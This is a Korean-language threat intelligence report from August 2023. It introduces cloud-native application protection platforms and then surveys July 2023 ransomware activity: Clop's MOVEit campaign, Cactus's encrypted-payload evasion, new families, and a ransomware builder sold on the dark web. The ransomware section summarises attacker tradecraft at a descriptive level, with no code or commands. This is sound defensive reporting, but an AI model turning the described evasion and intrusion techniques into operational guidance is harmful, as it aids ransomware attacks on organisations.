infosec

Threat Intelligence Report

EQST INSIGHT

2023

08

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec

Contents

EQST insight

클라우드 보안의 새로운 패러다임 CNAPP(Cloud Native Application Protection Platform)

유종훈 클라우드사업그룹장

■ 개요

작년 8 월 헤드라인에서는 On-Prem., Cloud 환경에서의 보안을 위한 가시성 확보와 인터넷에 연결된 자산의 취약점을 지속적으로 관리하는 ASM (Attack Surface Management)의 대두 배경과 필요성에 대해 설명했다.

이번 헤드라인에서는 지속적으로 증가하고 있는 보안의 위협과 더불어 기존 IT 환경이 급속도로 Cloud 로 전환해가는 과정에서 새롭게 부상하고 있는 CNAPP (Cloud Native Application Protection Platform)를 소개하고자 한다.

최근 SK 쉴더스가 금융권 고객을 대상으로 수주한 사업인 '멀티 클라우드 환경에서의 통합보안 관리 수립 및 구축'을 통해 빠르게 변화하는 고객의 IT 환경과 이를 반영한 보안 요구 사항을 다시 한번 확인할 수 있었다. 그 동안 고객들의 주된 요구사항은 비교적 가벼운 애플리케이션을 우선적으로 Cloud 에 배치하고, On-Prem. 환경에서 유효했던 보안조치들을 Cloud 에서도 구현할 수 있는가였다.

솔루션 관점에서는 웹 애플리케이션의 보호를 위한 WAF (Web Application Firewall), Database 와 주요 서버에 대한 접근제어 (계정의 권한관리 포함), Workload 를 위한 Agent 타입의 보안 솔루션의 구축이 많은 비중을 차지하고 있으며, 이렇게 구축된 솔루션에 대한 관리/운영을 위한 관제서비스를 제공할 수 있는지가 서비스 벤더를 평가하는 중요한 요소였다.

이와 같은 평가 방법은 Cloud 시대에 다소 전통적인(Legacy) 솔루션과 서비스로 바라볼 수 있다. 하지만, 고객이 사용하고 있는 다양한 Cloud 환경에서 상기 솔루션의 검증, 구축, 운영은 만만치 않은 과제다. 실제 몇몇 고객사들은 Cloud Governance 관점에서 기술체계 뿐만 아니라 조직, 정책 등의 관리적인 측면에서 완전한 재검토 또는 새로운 아키텍처 수립에도 예산을 투입하고 있다.


이번 금융권 고객 사례를 담당하며 느꼈던, 기존 관점에서 벗어나 주요 업무 시스템이 Cloud 에 배치될 때 필요한 보안 기능과 요구사항은 아래와 같다.

첫번째, CSP (Cloud Service Provider)가 제공하는 다양한 Cloud 인프라를 업무 특성에 맞게 활용하고 있는 사례가 증가함에 따라 보안의 복잡성이 크게 증가하고 있으며, 우선적으로 인프라에 대한 '가시성' 확보가 더욱 중요해지고 있다. 이와 더불어 S/W 공급망 보안, Compliance 준수도 기업의 입장에서는 중요한 과제로 떠오르고 있다.

두번째, Workload 와 환경 모두 VM, Container (Kubernetes), Serverless 등으로 다양하게 전개되고 있는 가운데, 시장에서 언급되는 CWPP (Cloud Workload Protection Platform) 솔루션이 위의 모든 환경을 지원하지 않는다.

세번째, '멀티 클라우드 환경'에서 새로운 보안 대책 및 솔루션을 운영하기 위한 고객의 준비와 인적 역량은 부족한 상태이며, 이를 지원하기 위한 '보안운영'의 수요도 새롭게 부상하고 있다.

이러한 이유로 인해 향후 몇 년간 소위 미션 크리티컬한 업무가 Cloud 로 전환될 때에는 진정한 Cloud 환경에 맞는 새로운 보안 대책이 필요한 시대가 되었다.



[그림 1] 클라우드 컴퓨팅 활용 현황과 전망

* 출처: 2023 년 국내 클라우드 컴퓨팅 현황과 전망 ('23. 4., IT World/CIO) 보고서 이미지 재가공

■ CNAPP 개념

최근 계속해서 Cloud 서버 Workload, Container 보안을 담당하는 CWPP (Cloud Workload Protection Platform), 전반적인 인프라와 개별 리소스에 대한 Compliance, Configuration 을 모니터링 할 수 있는 CSPM (Cloud Security Posture Management), Cloud 에서 사용되는 다양한 성격의 Identity 와 권한을 관리하는 CIEM (Cloud Infrastructure Entitlement Management), CSNS (Cloud Security Network Security), DSPM (Data Security Posture Management) 등의 솔루션이 속속 소개되고 있으며, 나아가 이를 통합한 CNAPP (Cloud Native Application Protection Platform)이 떠오르고 있다.

먼저 CNAPP 의 개념을 살펴보자. 가트너에 따르면 CNAPP 는 '기업이 Cloud Native 생태계의 이점을 전체적으로 활용할 수 있는 간소화된 보안 아키텍처'이다. 조금 더 확장해서 설명하면 Cloud Native 애플리케이션에 대해 '개발에서 운영 전반에 걸쳐 보안과 Compliance 를 지속적으로 관리할 수 있는 도구의 통합'이다.

■ CNAPP 도입의 중요성

CNAPP 의 주요 컴포넌트와 기능 설명에 앞서 반복적으로 이야기하고 있는 통합에 대해 강조의 이유 등을 먼저 생각해 볼 필요가 있다.

첫번째, 기술적(기능) 관점의 통합이다. 기존 On-Prem. 보다 훨씬 복잡한 Cloud 인프라를 관리하기 위해 기업은 통합된 보안도구를 통해 다양한 보안 이슈에 효율적으로 대응하고, 유기적인 보안체계를 유지할 필요가 있다. 예를 들어 CWPP를 통해 식별된 보안문제를 CSPM과 연계한다면 보다 빠르게 문제를 해결할 수 있다.

두번째, 업무 프로세스의 통합이다. DevOps 를 넘어 DevSecOps 가 적용되고 있는 현실을 보면 애플리케이션의 개발, 테스트, 배포, 운영 프로세스에서 일관된 보안성을 유지하기 위한 다양한 보안정책과 도구가 개발되어 활용되고 있다. 이는 비용적 측면뿐만 아니라 속도감 있게 비즈니스를 전개하는데 있어 매우 유용한 방법이다. 이를 통해 업무 전반의 보안수준 관리 및 가시성을 확보할 수 있다.

마지막으로 기업의 입장에서 보면 통합의 필요성이 더욱 명확해진다. 많은 기업들은 보안을 위해 대략 40~70 개 정도의 솔루션을 구매, 구축, 운영 및 유지보수하고 있다. 물론 일부 통합 솔루션을 사용하는 고객도 있으나, 대부분 영역별로 벤더가 나뉘어지는 것이 현실이다. 이러한 구조는 보안 업무의 복잡성을 야기해 효율 저하로 이어지며, 증가하는 보안위협의 대응 속도를 떨어뜨린다.

RSA Conference 2022 에서 확인한 결과 북미에서는 이러한 통합의 움직임이 '구매'업무에서 나타나고 있었으며, 적극적인 M&A 를 통한 Vendor Consolidation 이 이루어지고 있다. (e.g., Microsoft, Palo Alto Networks, Orca Security, Aqua Security, Wiz, etc. …)

다른 '통합'의 좋은 예로는 최근에 많은 벤더가 강조하고 있는 'EDR (Endpoint Detection & Response), MDR (Managed Detection & Response), XDR (eXtended Detection & Response)'이 있다. 이러한 솔루션들은 최신 보안 위협을 탐지하는 센서(기술)들의 유기적인 통합은 물론 '위협탐지 → 대응 → 재발방지 및 사전 대응'의 과정(프로세스)을 Platform 관점에서의 통합으로 풀어 내고 있다.

■ CNAPP 주요 기능

CNAPP 의 주요 기능에 대해 자세히 알아보면, XDR 와 같이 CNAPP 는 'Cloud Native' 환경에서 완전한 End-to-End 보안을 제공하는 것을 목표로 개별 포인트 솔루션이 아닌 Platform 기반의 통합으로 접근하는 자세를 취하고 있다.

CNAPP 를 통해 제공되는 기능은 아래와 같다.

CWPP (Cloud Workload Protection Platform, 클라우드 워크로드 보호)

- Cloud 인프라 상의 다양한 Workload, VM, Container (Kubernetes), Serverless에 악성코드 검사, 위협탐지, 침입방어, 애플리케이션 제어, 취약점 진단 및 관리 등의 보안기능을 제공해 안심하고 신속하게 애플리케이션을 실행할 수 있도록 도와준다.

CSPM (Cloud Security Posture Management, 클라우드 보안형상 관리)

- Cloud 서비스 구성, 보안설정, 규정 준수, 거버넌스 등의 문제를 기록, 탐지, 관리, 보고하여 Cloud 인프라 전체에 대한 모니터링, 자산 식별 및 분류, 리소스 구성관리 기능을 제공한다.

CSNS (Cloud Service Network Security, 클라우드 서비스 네트워크 보안)

- 개별 사용자 네트워크 보안 정책 및 업계 표준을 기반으로 Cloud 인프라를 보호하는 IP, Data, 애플리케이션 및 서비스에 이르는 광범위한 도구의 집합이다.

CIEM (Cloud Infrastructure Entitlement Management, 클라우드 인프라 권한 관리)

- 과도한 Cloud 인프라 권한을 줄이고 최소 권한의 액세스를 시행하도록 설계된 Identity 및 액세스 거버너스 제어기능을 제공한다.


DSPM (Data Security Posture Management, 클라우드 데이터 보안 관리)

- Cloud 인프라 내 주요 데이터 탐지 및 보호작업을 자동화함으로써 민감한 데이터를 더 효과적으로 발견/모니터링할 수 있는 기능을 제공한다. 추가적으로 데이터 접근에 대한 부적절한 권한, 잘못된 자격을 포함한 위험을 적시에 교정하고 데이터 손실을 방지한다.

위의 3 가지 기능이 조합되어 단일한 플랫폼으로 통합될 경우 기업은 보다 빠르게 위협을 탐지하고 일관된 정책에 의한 Compliance 준수 및 효율성 높은 보안운영 (Security Operations)을 기대할 수 있다. 이러한 접근방법은 글로벌 보안업체들이 Cloud 보안을 제공하는 일반적인 Trend 다.

앞서 언급한 최신의 보안운영 기법을 통합하여 도식화하면 아래와 같다.

infosec



■ 맺음말

글로벌 보안업체들과 CNAPP 벤더에서는 이와 같은 Framework 가 일반화되고 있으나, 국내 고객과 Cloud 환경에 적용하기에는 현실적으로 아직 이른 부분이 있다. SK 쉴더스는 On-Premise, Cloud 환경에서의 보안 서비스 1 위 역량을 보유하고 있으며, 다양한 산업에서의 프로젝트 수행 경험을 보유하는 등 강력한 사업 경쟁력을 유지하고 있다. 앞으로도 변화하는 Cloud 보안 Trend 를 계속 Tracking 하고 시장과 고객의 요구에 대한 면밀히 분석 및 Vendor 와의 긴밀한 협력을 통해 보다 고도화된 보안 서비스 전문업체로 거듭나기 위해 더욱 노력할 것이다.

Keep up with Ransomware

암호화로 탐지 회피하는 Cactus, 다크웹 활동 개시

■ 개요

2023 년 7 월 랜섬웨어 공격으로 인한 피해 사례 발생 건수가 487 건으로 나타났다. 이는 전월(439 건) 대비 48 건 증가한 수치로, 지난달 감소세를 보였던 랜섬웨어의 피해 사례가 다시 증가세로 전환됐다.

이번 달에 눈여겨볼 랜섬웨어 이슈는 Clop 에 의한 피해 사례가 꾸준히 증가하고 있다는 것이다. Clop 은 올해 2 월 GoAnywhere MFT 취약점(CVE-2023-0669[1])을 시작으로 4 월 PaperCut 취약점(CVE-2023-27350[2]), 6 월 MOVEit Transfer 취약점(CVE-2023-34362[3])을 악용하여 광범위한 공격을 펼치고 있으며, 탈취한 데이터를 다크웹 유출 사이트에 지속적으로 게시하는 등 많은 피해를 일으키고 있다.

한편, Clop 은 최근 유출사이트 공격 대상 목록에 글로벌 코스메틱 기업 에스티로더사를 공개했다. 또 다른 랜섬웨어 그룹인 BlackCat(Alphv)도 유출 사이트에 에스티로더를 공격했다는 글을 게시했는데, 이들은 에스티로더 경영진에게 직접 연락을 취했으나 답신을 받지 못했다며 회신이 없을 시 유출과 관련한 정보를 공개하겠다는 협박성 문구를 올렸다. 또한, 이들은 Clop 이 이번 공격에서 MOVEit Transfer 취약점을 통해 공격을 수행했다면서, 자신들의 공격이 Clop 과는 독립적인 공격이라고 밝혔다.

LockBit 에 의한 랜섬웨어 피해 건수는 지난달에 이어 이번달에도 소폭 감소했다. 이는 LockBit 에 대한 지속적인 수사와 공격에 가담한 관련자들이 체포되는 등 수사기관의 압박이 강화되자 활동을 줄이고 있는 것으로 추측된다. 그러나, LockBit 의 활동이 멈춘 것은 아니다. 이들은 지난 7 월 일본의 나고야 항을 제어하는 통합 터미널 시스템을 공격했다. 이로 인해 항구에 막대한 재정적 손실을 발생시켰으며, 일본을 오가는 물품 유통에도 심각한 차질이 생기는

[1] CVE-2023-0669 : GoAnywhere MFT 에서 발생한 원격 코드 실행 취약점

[2] CVE-2023-27350 : PaperCut 에서 발생한 원격 코드 실행 취약점

[3] CVE-2023-34362 : 웹 쉘 업로드를 가능하게 하는 SQL Injection 취약점

등 업무가 일시 마비되기도 했다. LockBit 에 의한 피해 건수의 절대적인 수치는 감소하는 모습을 보이고 있으나, 이들에 의한 대규모 피해 사례는 꾸준히 발생하고 있어 여전히 위협적인 그룹으로 지켜볼 필요가 있다.

이번 달 주목할 만한 랜섬웨어 그룹은 5 월부터 활동을 개시한 8Base 와 7 월부터 다크웹 유출 사이트를 운영한 Cactus 다. 8Base 는 전월에 이어 36 건의 피해 사례를 게시했는데, 이는 대형 랜섬웨어 그룹인 LockBit 의 피해 사례인 49 건과 유사한 수준으로 간과하기 어려운 수치다. Cactus 는 지난 7 월 다크웹 유출 사이트를 개설하며 18 건의 피해 사례를 게시했다. 이들이 사용하는 Cactus 랜섬웨어는 몇 가지 주목할 만한 특징이 있다. Cactus 랜섬웨어는 Fortinet VPN[4] 장치의 취약점을 이용해 초기 침투한 뒤 배치 스크립트를 활용하여 7-Zip 으로 랜섬웨어를 실행시킨다. 이때 탐지를 회피하기 위해 자체적으로 암호화한 ntuser.dat 이라는 구성 파일을 보유하고 있거나, 특정 키를 입력해야 랜섬웨어가 실행된다. 이는 제작자가 랜섬웨어 바이너리 암호화를 통해 분석과 탐지를 방해하는 효과를 노린 것으로 보인다.

특색 있는 신규 랜섬웨어들도 발견됐다. 특히, 최근 비주류 언어(Go, Rust, Nim 등)로 제작된 랜섬웨어들이 계속해서 등장하고 있다. 비주류 언어는 랜섬웨어의 암호화 속도, 분석 및 탐지 우회 등의 이점이 있어 이를 채택하는 움직임이 지속되고 있는 것으로 보인다. Rust 언어로 제작된 SophosEncrypt 는 정보 보안 업체 Sophos 의 이름을 사칭하고 있으며, 일반적인 랜섬웨어 행위인 시스템 암호화뿐만 아니라 키 입력을 로깅하고 시스템을 원격으로 제어할 수 있는 RAT 의 기능 또한 포함하고 있다. Nim 언어로 제작된 Kanti 랜섬웨어도 발견됐다.

이외에도 Surtr 랜섬웨어와 동일한 이메일을 사용해 일부 연관성이 확인된 Black Hunt2.0 랜섬웨어와 암호화 프로세스를 진행하는 동안 Windows 업데이트가 진행되는 것처럼 가장하여 피해자를 속이는 Big Head 랜섬웨어가 발견됐다. 또한, Proxima 랜섬웨어와 소스코드 유사도가 99% 이상인 Black Berserk 랜섬웨어, RanzyLocker 와 94% 이상의 코드 유사도를 보여주는 Architects 랜섬웨어 등이 발견됐다. 최근 새롭게 발견되는 랜섬웨어 대부분은 기존 랜섬웨어와 상당한 연관성을 가진 형태로 발견되고 있다.

[4] VPN : 인터넷을 사용하여 개인적인 통신망처럼 안전하게 데이터를 주고받을 수 있는 서비스

국내에서는 또다시 Magniber 랜섬웨어가 유포되고 있다. 이번엔 Drive-by Download[5] 방식으로 유포되는 만큼 웹 서핑 중 사용자가 특정 광고나 페이지에 접속할 경우 Redirection[6]이 될 수 있고, 설치 파일 혹은 보안 파일로 위장한 msi 파일을 다운로드 시켜 실행을 유도하기도 하므로 주의가 필요하다.

요즘 화두인 IAB[7](Initial Access Broker)의 등장으로 랜섬웨어 생태계는 한층 더 조직적이고 치밀해지고 있다. 서비스형 랜섬웨어 그룹은 계열사를 고용하고 초기 침투 경로를 IAB 에게 구매하여 공격을 수행한 뒤 얻은 수익을 믹싱 서비스[8]를 통해 세탁하는 등 체계화된 양상을 띠고 있다. 이러한 변화로 인해 전문적인 지식이 없어도 랜섬웨어 공격이 가능하게 되어 피해 사례 역시 증가하고 있다. 또한, 과거 랜섬웨어 그룹들은 데이터 암호화를 통해 몸값을 요구하는 것이 대부분이었지만, 요즘은 전략적으로 데이터 탈취만 수행하여 몸값을 요구하는 그룹들이 하나둘씩 등장하고 있다.

[5] Drive-by Download : 사용자가 인지하지 못하게 웹사이트를 방문하거나 이메일을 열 때 악성 소프트웨어가 자동으로 다운로드 되는 공격 기술

[6] Redirection: 웹 사이트 주소를 다른 주소로 연결시키는 기능

[7] IAB : 초기 침투 경로를 판매하는 개인 혹은 집단

[8] 믹싱 서비스 : 보내는 코인 지갑 주소와 받는 지갑 주소와의 연결점을 확인하기 어렵도록 정상거래 코인들과 섞어서 코인을 거래하는 기술

■ 랜섬웨어 뉴스

infosec

Clop과 BlackCat, 글로벌 코스메틱 기업 에스티로더 공격 주장

- Clop 그룹, MOVEit Transfer의 취약점 CVE-2023-34362 악용하여 공격
- Clop 그룹, 131GB 이상의 데이터를 탈취했다고 주장
- BlackCat 그룹, 경영진 개인 이메일로 연락했으나 회신이 없었다고 주장
- BlackCat 그룹, 에스티로더 측이 협상에 응하지 않을 경우 탈취한 데이터에 대한 정보를 공개할 것이라고 협박

Clop, MOVEit Transfer 공격을 통해 약 1억 달러 이상 수익 창출 가능성

- 한 랜섬웨어 복구 회사는 Clop이 MOVEit 해킹을 통해 최대 1억 달러를 벌 수 있다고 주장
- 이전 Clop 캠페인 보다 더 많은 금전을 지불했으며, 평균 몸값 금액에 훨씬 웃도는 금액을 지불
- 현재까지 MOVEit 해킹으로 인한 피해자는 약 400여명으로 밝혀짐

랜섬웨어 공격자, 삼중 협박 방식 사용

- 삼중 협박은 데이터 암호화와 유출에 더불어 DDos 공격을 수행
- 삼중 협박 랜섬웨어는 정보 탈취형 악성코드의 로그를 사용하기도 하여 연관성이 깊음

BlackCat(Alphv), 다크웹 유출 사이트 데이터 API 사용

- BlackCat, 다크웹 유출 사이트에 피해자들의 데이터를 쉽게 악용할 수 있도록 API 게시
- 랜섬웨어 공격을 받은 피해자들의 금전 지불 비율이 줄어들자, 공포심을 조성해 압박을 가하려는 의도로 API를 공개한 것으로 추정

다크웹에서 판매되는 RaaS 빌더 NoBit

- 현재 다크웹에서 NoBit 랜섬웨어 빌더가 인기를 끌고 있음
- AES-128, SHA-128 알고리즘을 활용해 빠르고 효율적인 암호화 보장
- 200달러에 빌더를 사용할 수 있으며, 1000달러를 지불하면 소스 코드 제공

* RaaS : Ransomware as a Service의 약자로 랜섬웨어를 계열사에 제공하여 금전적 이득을 얻는 형태

BlackCat, Malvertising을 통해 WinSCP로 위장한 랜섬웨어 유포

- BlackCat은 최근 온라인 광고를 통해 랜섬웨어 페이로드를 유포
- 랜섬웨어 뿐 아니라 방어 회피 도구 및 지속성 유지 도구 설치

FIN8, Sardonic 변종을 사용하여 BlackCat 랜섬웨어 유포

- FIN8으로 식별되는 그룹, Sardonic 백도어 변종을 사용하여 BlackCat 랜섬웨어 유포
- FIN8, 최근 PoS(결제 및 매출 관리 시스템) 공격에서 랜섬웨어 공격으로 범위 확장

랜섬웨어 페이로드를 배포하는 TrueBot 악성코드 확산 주의

- 시스템 정찰 및 데이터 수집, 랜섬웨어 페이로드를 배포하는 TrueBot 확산 중
- 대표적으로 Clop 그룹은 초기 침투 후 TrueBot을 배포하여 데이터를 탈취 및 암호화
- TrueBot은 초기 침투 브로커가 즐겨 사용하는 악성코드 중 하나
- 예방하기 위해 시스템과 소프트웨어를 최신 상태로 유지하는 것이 필요

Big Head 랜섬웨어, 가짜 Windows 업데이트 가장

- Big Head 랜섬웨어는 암호화 과정이 진행 중일 때 Windows 업데이트 중인 것으로 가장하여 피해자를 속임
- 스크린 샷을 캡처하고 설치된 드라이버를 확인할 수 있는 변종 존재
- Microsoft Word로 가장한 변종 존재

Mallox, 취약한 MS-SQL 서버 침입

- Mallox는 이중 협박 방식을 따르며 주로 제조 및 법률 등의 분야를 공격
- 취약한 MS-SQL 서버를 통해 침투하며 전년 대비 174%의 활동 증가량을 보임

Nim 언어 기반 악성코드, Kanti 발견

- Kanti 제작자, 탐지 우회 및 분석 방해를 노리고 비주류 언어를 채택
- 암호화폐 지갑, 특히 비트코인과 관련된 파일명을 사용하므로 암호화폐 사용자를 타깃으로 한다고 추측

보안 업체 Sophos를 사칭하는 SophosEncrypt 발견

- SophosEncrypt는 Rust 언어로 작성되어 있으며 보안 업체 Sophos를 사칭함
- 이메일과 Jabber 인스턴트 메신저 플랫폼을 통해 운영자와 통신 가능, 키 입력을 기록 가능

* Jabber : 실시간 채팅과 메시징을 하게 하는 오픈 소스 프로토콜 및 서비스

Avaddon, NoEscape로 리브랜딩


- NoEscape는 2021년 6월에 작전을 중단한 Avaddon의 리브랜딩, NoEscape 측은 Avaddon과 아무런 상관이 없다고 주장했으나 암호화 루틴, 구성 파일 형식 등이 상당 부분이 유사
- 리브랜딩을 진행하며 암호화 방식을 AES에서 Salsa20으로 전환

VMware ESXi를 타깃으로 하는 Linux 버전의 AbyssLocker 랜섬웨어


- 기업이 더 나은 리소스 관리, 성능 및 복구 등을 위해 ESXi 시스템으로 전환함에 따라 ESXi 타깃 랜섬웨어 증가
- 일각에서는 암호화 루틴이 Hellokitty 랜섬웨어를 기반으로 하며 대신 Chacha20 방식을 사용한다고 주장


■ 랜섬웨어 위협


infosec



새로운 위협







*출처: Knight(Cyclops), Underground, Cactus 랜섬웨어 그룹 사이트 이미지

2023 년 7 월 랜섬웨어 공격에 의한 피해 사례는 487 건으로 나타났다. 피해 사례 중 대부분이 Clop(170 건)에 의한 것으로 확인되고 있는데, 이는 Progress MOVEit Transfer 캠페인 피해자들의 자료를 점차 게시하고 있기 때문이다. 지난달부터 해당 캠페인의 피해자들이 지속적으로 속출하고 있어 앞으로의 동향이 주목되고 있다.

